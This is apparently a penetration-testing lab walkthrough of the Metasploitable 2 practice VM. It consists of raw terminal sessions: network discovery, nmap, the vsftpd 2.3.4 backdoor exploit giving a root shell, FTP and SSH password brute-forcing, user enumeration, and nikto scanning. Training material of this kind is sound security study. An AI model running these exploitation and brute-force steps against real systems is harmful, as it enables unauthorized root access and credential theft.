Metasploitable 2

Discoverying Network

```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 7 Captured ARP Req/Rep packets, from 7 hosts.   Total size: 420
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.1.1     94:e3:ee:07:1a:24      1      60  zte corporation
 192.168.1.3     7a:1b:52:1e:f9:63      1      60  Unknown vendor
 192.168.1.16    78:2b:46:49:b3:17      1      60  Intel Corporate
 192.168.1.21    08:00:27:ac:0b:20      1      60  PCS Systemtechnik GmbH
 192.168.1.11    36:89:a4:8e:99:a6      1      60  Unknown vendor
 192.168.1.9     be:c6:13:65:42:e9      1      60  Unknown vendor
 192.168.1.19    1e:75:f2:de:94:91      1      60  Unknown vendor
```

```
┌─[✗]─[cyberman@parrot]─[~]
└──╼ $sudo arp-scan 192.168.1.0/24
Interface: enp0s3, type: EN10MB, MAC: 08:00:27:6c:89:30, IPv4: 192.168.1.23
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     94:e3:ee:07:1a:24   (Unknown)
192.168.1.16    78:2b:46:49:b3:17   (Unknown)
192.168.1.21    08:00:27:ac:0b:20   PCS Systemtechnik GmbH
192.168.1.2     34:1c:f0:69:b9:cc   (Unknown)
192.168.1.9     be:c6:13:65:42:e9   (Unknown: locally administered)
192.168.1.3     7a:1b:52:1e:f9:63   (Unknown: locally administered)

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 3.881 seconds (65.96 hosts/sec). 6 responded
```

Nmap scan

```
┌─[cyberman@parrot]─[~]
└──╼ $nmap 192.168.1.21 -sV -p- -Pn -T4 -A
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-20 23:52 IST
Nmap scan report for 192.168.1.21 (192.168.1.21)
Host is up (0.0023s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.23
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_  2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
|_ssl-date: 2023-03-20T18:25:33+00:00; +3s from scanner time.
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_    SSL2_RC2_128_CBC_WITH_MD5
53/tcp    open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      32930/tcp   mountd
|   100005  1,2,3      58781/udp   mountd
|   100021  1,3,4      44679/tcp   nlockmgr
|   100021  1,3,4      48027/udp   nlockmgr
|   100024  1          48685/udp   status
|_  100024  1          57074/tcp   status
```

```
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: SupportsCompression, Support41Auth, SupportsTransactions, Speaks41ProtocolNew,
ConnectWithDatabase, SwitchToSSLAfterHandshake, LongColumnFlag
|   Status: Autocommit
|_  Salt: e6{.l[`RYIAK5dxOb!wZ
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2023-03-20T18:25:28+00:00; +2s from scanner time.
5900/tcp  open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
32930/tcp open  mountd      1-3 (RPC #100005)
39607/tcp open  java-rmi    GNU Classpath grmiregistry
44679/tcp open  nlockmgr    1-4 (RPC #100021)
57074/tcp open  status      1 (RPC #100024)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/-
o:linux:linux_kernel

Host script results:
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 1h00m03s, deviation: 2h00m01s, median: 2s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2023-03-20T14:25:19-04:00
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 155.85 seconds
```

Port 21

Anonymous

```
┌─[✗]─[cyberman@parrot]─[~]
└──╼ $telnet 192.168.1.21 21
Trying 192.168.1.21...
Connected to 192.168.1.21.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
USER: anonymous
530 Please login with USER and PASS.
USER anonymous
331 Please specify the password.
PASS anonymous
230 Login successful.
help
214-The following commands are recognized.
 ABOR ACCT ALLO APPE CDUP CWD  DELE EPRT EPSV FEAT HELP LIST MDTM MKD
 MODE NLST NOOP OPTS PASS PASV PORT PWD  QUIT REIN REST RETR RMD  RNFR
 RNTO SITE SIZE SMNT STAT STOR STOU STRU SYST TYPE USER XCUP XCWD XMKD
 XPWD XRMD
214 Help OK.

[msf](Jobs:0 Agents:0) auxiliary(scanner/ftp/anonymous) >> set RHOSTS 192.168.1.21
RHOSTS => 192.168.1.21
[msf](Jobs:0 Agents:0) auxiliary(scanner/ftp/anonymous) >> exploit

[+] 192.168.1.21:21       - 192.168.1.21:21 - Anonymous READ (220 (vsFTPd 2.3.4))
[*] 192.168.1.21:21       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/ftp/anonymous) >> bac
[-] Unknown command: bac
[msf](Jobs:0 Agents:0) auxiliary(scanner/ftp/anonymous) >> back
```

--

Backdooe Command Execution

```
[msf](Jobs:0 Agents:0) >> search vsftp

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command
Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

[msf](Jobs:0 Agents:0) >> use 0
[*] No payload configured, defaulting to cmd/unix/interact
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set RHOSTS 192.168.1.21
RHOSTS => 192.168.1.21
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> exploit

[*] 192.168.1.21:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.21:21 - USER: 331 Please specify the password.
[+] 192.168.1.21:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.21:21 - UID: uid=0(root) gid=0(root)

who[*] Found shell.


[*] Command shell session 1 opened (192.168.1.23:37767 -> 192.168.1.21:6200) at 2023-03-21 02:06:25 +0530

root     pts/0        Mar 20 16:07 (:0.0)


whoami
root
 uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux



-----------------------------------------------------------------------------------------------------------------------------------------------------
```

Bruteforce

```
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/ftp/ftp_login
[msf](Jobs:0 Agents:0) auxiliary(scanner/ftp/ftp_login) >> show options

Module options (auxiliary/scanner/ftp/ftp_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]
   RECORD_GUEST      false            no        Record anonymous/guest logins to the database
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             21               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) auxiliary(scanner/ftp/ftp_login) >> set RHOSTS 192.168.1.15
RHOSTS => 192.168.1.15
[msf](Jobs:0 Agents:0) auxiliary(scanner/ftp/ftp_login) >> set USERNAME root
USERNAME => root
[msf](Jobs:0 Agents:0) auxiliary(scanner/ftp/ftp_login) >> set PASS_FILE /usr/share/wordlists/metasploit/password.lst
PASS_FILE => /usr/share/wordlists/metasploit/password.lst
[msf](Jobs:0 Agents:0) auxiliary(scanner/ftp/ftp_login) >> exploit
[*] 192.168.1.15:21       - 192.168.1.15:21 - Starting FTP login sweep
[!] 192.168.1.15:21       - No active DB -- Credential data will not be saved!
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: root:!@#$% (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: root:!@#$%^ (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: root:!@#$%^& (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: root:!@#$%^&* (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: root:!boerbul (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: root:!boerseun (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: root:!gatvol (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: root:!hotnot (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: root:!kak (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: root:!koedoe (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: root:!likable (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: root:!poes (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: root:!pomp (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: root:!soutpiel (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: root:.net (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: root:0 (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: root:000000 (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: root:00000000 (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: root:0007 (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: root:007 (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: root:007007 (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: root:0s (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: root:0th (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: root:1 (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: root:10 (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: root:100 (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: root:1000 (Incorrect: )
```

Port 22

SSH Version

```
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/ssh/ssh_version
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_version) >> show options

Module options (auxiliary/scanner/ssh/ssh_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    22               yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)
   TIMEOUT  30               yes       Timeout for the SSH probe


View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_version) >> set RHOSTS 192.168.1.21
RHOSTS => 192.168.1.21
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_version) >> exploit

[+] 192.168.1.21:22       - SSH server version: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 ( service.version=4.7p1 openssh.comment=Debian-8ubuntu1 service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSSH service.cpe23=cpe:/a:openbsd:openssh:4.7p1 os.vendor=Ubuntu os.family=Linux os.product=Linux os.version=8.04 os.cpe23=cpe:/o:canonical:ubuntu_linux:8.04 service.protocol=ssh fingerprint_db=ssh.banner )
[*] 192.168.1.21:22       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_version) >>
```

SSH User Enumeration

```
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/ssh/ssh_enumusers
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_enumusers) >> show options

Module options (auxiliary/scanner/ssh/ssh_enumusers):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   CHECK_FALSE   false            no        Check for false positives (random username)
   DB_ALL_USERS  false            no        Add all users in the current database to the list
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         22               yes       The target port
   THREADS       1                yes       The number of concurrent threads (max one per host)
   THRESHOLD     10               yes       Amount of seconds needed before a user is considered found (timing attack only)
   USERNAME                       no        Single username to test (username spray)
   USER_FILE                      no        File containing usernames, one per line


Auxiliary action:
   Name             Description
   ----             -----------
   Malformed Packet  Use a malformed packet



View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_enumusers) >> set RHOSTS 192.168.1.21
RHOSTS => 192.168.1.21
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_enumusers) >> set USER_FILE /usr/share/wordlists/metasploit/unix_users.txt
USER_FILE => /usr/share/wordlists/metasploit/unix_users.txt
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_enumusers) >> exploit

[*] 192.168.1.21:22 - SSH - Using malformed packet technique
[*] 192.168.1.21:22 - SSH - Starting scan
[+] 192.168.1.21:22 - SSH - User 'backup' found
[+] 192.168.1.21:22 - SSH - User 'bin' found
[+] 192.168.1.21:22 - SSH - User 'daemon' found
[+] 192.168.1.21:22 - SSH - User 'distccd' found
[+] 192.168.1.21:22 - SSH - User 'ftp' found
[+] 192.168.1.21:22 - SSH - User 'games' found
[+] 192.168.1.21:22 - SSH - User 'gnats' found
[+] 192.168.1.21:22 - SSH - User 'irc' found
[+] 192.168.1.21:22 - SSH - User 'libuuid' found
[+] 192.168.1.21:22 - SSH - User 'list' found
[+] 192.168.1.21:22 - SSH - User 'lp' found
[+] 192.168.1.21:22 - SSH - User 'mail' found
[+] 192.168.1.21:22 - SSH - User 'man' found
[+] 192.168.1.21:22 - SSH - User 'mysql' found
[+] 192.168.1.21:22 - SSH - User 'news' found
[+] 192.168.1.21:22 - SSH - User 'nobody' found
[+] 192.168.1.21:22 - SSH - User 'postfix' found
[+] 192.168.1.21:22 - SSH - User 'postgres' found
[+] 192.168.1.21:22 - SSH - User 'proxy' found
[+] 192.168.1.21:22 - SSH - User 'root' found
[+] 192.168.1.21:22 - SSH - User 'service' found
[+] 192.168.1.21:22 - SSH - User 'sshd' found
[+] 192.168.1.21:22 - SSH - User 'sync' found
[+] 192.168.1.21:22 - SSH - User 'sys' found
[+] 192.168.1.21:22 - SSH - User 'syslog' found
[+] 192.168.1.21:22 - SSH - User 'user' found
[+] 192.168.1.21:22 - SSH - User 'uucp' found
[+] 192.168.1.21:22 - SSH - User 'www-data' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_enumusers) >>
```

Bruteforce

```
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/ssh/ssh_login
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   BLANK_PASSWORDS   false           no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> set RHOSTS 192.168.1.21
RHOSTS => 192.168.1.21
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> set USER_FILE /usr/share/wordlists/metasploit/unix_users.txt
USER_FILE => /usr/share/wordlists/metasploit/unix_users.txt
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> set PASS_FILE /usr/share/wordlists/metasploit/unix_passwords.txt
PASS_FILE => /usr/share/wordlists/metasploit/unix_passwords.txt
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> exploit

[*] 192.168.1.21:22 - Starting bruteforce
[-] 192.168.1.21:22 - Failed: ':admin'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.1.21:22 - Failed: ':123456'
[-] 192.168.1.21:22 - Failed: ':12345'
[-] 192.168.1.21:22 - Failed: ':123456789'
[-] 192.168.1.21:22 - Failed: ':password'
[-] 192.168.1.21:22 - Failed: ':iloveyou'
[-] 192.168.1.21:22 - Failed: ':princess'
[-] 192.168.1.21:22 - Failed: ':1234567'
[-] 192.168.1.21:22 - Failed: ':12345678'
[-] 192.168.1.21:22 - Failed: ':abc123'
[-] 192.168.1.21:22 - Failed: ':nicole'
[-] 192.168.1.21:22 - Failed: ':daniel'
[-] 192.168.1.21:22 - Failed: ':babygirl'
[-] 192.168.1.21:22 - Failed: ':monkey'
[-] 192.168.1.21:22 - Failed: ':lovely'
[-] 192.168.1.21:22 - Failed: ':jessica'
[-] 192.168.1.21:22 - Failed: ':654321'
[-] 192.168.1.21:22 - Failed: ':michael'
[-] 192.168.1.21:22 - Failed: ':ashley'
[-] 192.168.1.21:22 - Failed: ':qwerty'
[-] 192.168.1.21:22 - Failed: ':111111'
[-] 192.168.1.21:22 - Failed: ':iloveu'
```

Port 23

```
┌─[✗]─[cyberman@parrot]─[~]
└──╼ $telnet 192.168.1.21
Trying 192.168.1.21...
Connected to 192.168.1.21.
Escape character is '^]'.
                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Sun Mar 26 12:38:43 EDT 2023 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
```

Port 25

Version

```
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/smtp/smtp_version
[msf](Jobs:0 Agents:0) auxiliary(scanner/smtp/smtp_version) >> show options

Module options (auxiliary/scanner/smtp/smtp_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    25               yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) auxiliary(scanner/smtp/smtp_version) >> set RHOSTS 192.168.1.21
RHOSTS => 192.168.1.21
[msf](Jobs:0 Agents:0) auxiliary(scanner/smtp/smtp_version) >> exploit

[+] 192.168.1.21:25       - 192.168.1.21:25 SMTP 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)\x0d\x0a
[*] 192.168.1.21:25       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/smtp/smtp_version) >>
```

```
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/smtp/smtp_enum
[msf](Jobs:0 Agents:0) auxiliary(scanner/smtp/smtp_enum) >> show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                         Required  Description
   ----       ---------------                                         --------  -----------
   RHOSTS                                                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      25                                                      yes       The target port (TCP)
   THREADS    1                                                       yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                                                    yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.tx  yes       The file that contains a list of probable users accounts.
              t


View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) auxiliary(scanner/smtp/smtp_enum) >> set RHOSTS 192.168.1.21
RHOSTS => 192.168.1.21
[msf](Jobs:0 Agents:0) auxiliary(scanner/smtp/smtp_enum) >> exploit

[*] 192.168.1.21:25       - 192.168.1.21:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.1.21:25       - 192.168.1.21:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
```

```
[*] 192.168.1.21:25       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/smtp/smtp_enum) >>
```

Port 53

```
┌─[cyberman@parrot]─[~]
└──╼ $searchsploit  9.4.2
----------------------------------------------------------------------------------------------------------------------------------------
--------------------------------
 Exploit Title                                                                                                          |  Path
----------------------------------------------------------------------------------------------------------------------------------------
--------------------------------
BIND 9.4.1 < 9.4.2 - Remote DNS Cache Poisoning (Metasploit)
                                                                        | multiple/remote/6122.rb
Larson Network Print Server 9.4.2 build 105 (LstNPS) - 'NPSpcSVR.exe' License Command Remote
Overflow                                                | windows/dos/31138.txt
Larson Network Print Server 9.4.2 build 105 - 'LstNPS' Logging Function USEP Command Remote Format
String                                          | windows/dos/31139.txt
----------------------------------------------------------------------------------------------------------------------------------------
--------------------------------
Shellcodes: No Results


[msf](Jobs:0 Agents:0) >> use auxiliary/spoof/dns/


Matching Modules
================

   #  Name                                   Disclosure Date  Rank    Check  Description
   -  ----                                   ---------------  ----    -----  -----------
   0  auxiliary/spoof/dns/bailiwicked_domain  2008-07-21       normal  Yes    DNS BailiWicked Domain Attack
   1  auxiliary/spoof/dns/bailiwicked_host    2008-07-21       normal  Yes    DNS BailiWicked Host Attack
   2  auxiliary/spoof/dns/compare_results     2008-07-21       normal  No     DNS Lookup Result Comparison
   3  auxiliary/spoof/dns/native_spoofer                       normal  No     Native DNS Spoofer (Example)


Interact with a module by name or index. For example info 3, use 3 or use auxiliary/spoof/dns/native_spoofer

[msf](Jobs:0 Agents:0) >>
[msf](Jobs:0 Agents:0) >>
```

Port 80

```
┌─[cyberman@parrot]─[~]
└──╼ $nikto -h 192.168.1.21
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          192.168.1.21
+ Target Hostname:    192.168.1.21
+ Target Port:        80
+ Start Time:         2023-03-26 23:42:02 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.2.22). Apache 1.3.42 (final release) and 2.0.64 are also current.
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/-e8z01xdh%28VS.80%29.aspx for details.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3233: /phpinfo.php: Contains PHP configuration information
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /index.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ Cookie phpMyAdmin created without the httponly flag
